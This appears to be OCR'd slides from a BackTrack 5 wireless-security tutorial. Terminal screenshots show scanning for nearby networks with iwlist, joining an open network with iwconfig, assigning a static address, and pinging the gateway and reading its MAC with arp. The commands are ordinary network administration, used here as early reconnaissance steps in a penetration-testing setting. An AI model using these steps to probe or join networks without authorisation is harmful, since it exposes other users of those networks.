


The screenshot shows a terminal window titled "BT5R2" running on the BackTrack 5 operating system. The window title bar includes standard icons for minimize, maximize, and close, along with application menu icons for Applications, Places, System, and a browser icon. The status bar at the bottom right shows the date and time as "Wed Jun 20, 11:12 PM". The terminal window itself has a dark background and displays the following command and its output:

```
root@bt:~# iwlist wlan0 scanning
wlan0      Scan completed :
          Cell 01 - Address: 58:93:96:0C:91:E8
                      Channel:1
                      Frequency:2.412 GHz (Channel 1)
                      Quality=64/70  Signal level=-46 dBm
                      Encryption key:off
                      ESSID:"Westin_GUEST"
                      Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
                      Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
                                  36 Mb/s; 48 Mb/s; 54 Mb/s
                      Mode:Master
                      Extra:tsf=0000000008dfe180
                      Extra: Last beacon: 2784ms ago
                      IE: Unknown: 000C57657374696E5F4755455354
                      IE: Unknown: 010482848B96
                      IE: Unknown: 030101
                      IE: Unknown: 2A0100
                      IE: Unknown: 32080C1218243048606C
```

The terminal window also features a watermark for "backtrack 5" across the bottom.

■ iwconfig wlan0 essid “Westin_Guest”




The screenshot shows a terminal window titled "BT5R2" running on a Backtrack 5 R2 system. The window title bar includes icons for volume, brightness, and battery. The menu bar has "Applications", "Places", "System", and a Firefox icon. The status bar shows the date and time: "Wed Jun 20, 11:26 PM". The terminal window shows the following command history:

```
root@bt:~# iwconfig wlan0 essid "bluefish"
root@bt:~# iwconfig wlan0
wlan0      IEEE 802.11bg  ESSID:"bluefish"
           Mode:Managed  Frequency:2.437 GHz  Access Point: 4C:60:DE:3E:C8:1C
                           Bit Rate=1 Mb/s  Tx-Power=20 dBm
                           Retry long limit:7  RTS thr:off  Fragment thr:off
                           Encryption key:off
                           Power Management:off
                           Link Quality=70/70  Signal level=-4 dBm
                           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
                           Tx excessive retries:0  Invalid misc:4    Missed beacon:0
```

At the bottom of the terminal window, there is a large watermark for "back | track 5".

■ ifconfig up



The screenshot shows a terminal window titled "BT5R2" running on a Backtrack 5 system. The window has a dark theme with a red title bar. The terminal prompt is "root@bt: ~". The user runs the command "ifconfig wlan0 192.168.1.2 netmask 255.255.255.0 up". After pressing Enter, the user runs "ifconfig wlan0" again to verify the configuration. The output shows the interface "wlan0" is up, broadcast address is 192.168.1.255, and its MAC address is 00:c0:ca:4f:85:ea. It also lists IPv6 information (inet6), broadcast address, MTU, and various statistics for RX and TX.


```
root@bt:~# ifconfig wlan0 192.168.1.2 netmask 255.255.255.0 up
root@bt:~#
root@bt:~# ifconfig wlan0
wlan0      Link encap:Ethernet  HWaddr 00:c0:ca:4f:85:ea
           inet  addr:192.168.1.2     Bcast:192.168.1.255  Mask:255.255.255.0
           inet6         fe80::2c0:caff:fe4f:85ea/64  Scope:Link
                     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                     RX packets:5  errors:0  dropped:0  overruns:0  frame:0
                     TX packets:8  errors:0  dropped:0  overruns:0  carrier:0
                     collisions:0  txqueuelen:1000
                     RX bytes:1360 (1.3 KB)   TX bytes:1296 (1.2 KB)

root@bt:~#
```

<< back | track 5

■ ping

■ arp




The screenshot shows a terminal window titled "BT5R2" running on a Backtrack 5 system. The terminal window has a dark background with a red dragon watermark. The window title bar includes icons for volume, brightness, and battery, along with the date and time: "Wed Jun 20, 11:28 PM". The menu bar includes "File", "Edit", "View", "Terminal", and "Help". The command line shows the user is root at the prompt "root@bt:~#".


```
root@bt:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=5.83 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=5.39 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=5.91 ms
^C
--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 5.391/5.713/5.914/0.246 ms
root@bt:~# arp -a
? (192.168.1.1) at 4c:60:de:3e:c8:1c [ether] on wlan0
root@bt:~#
```

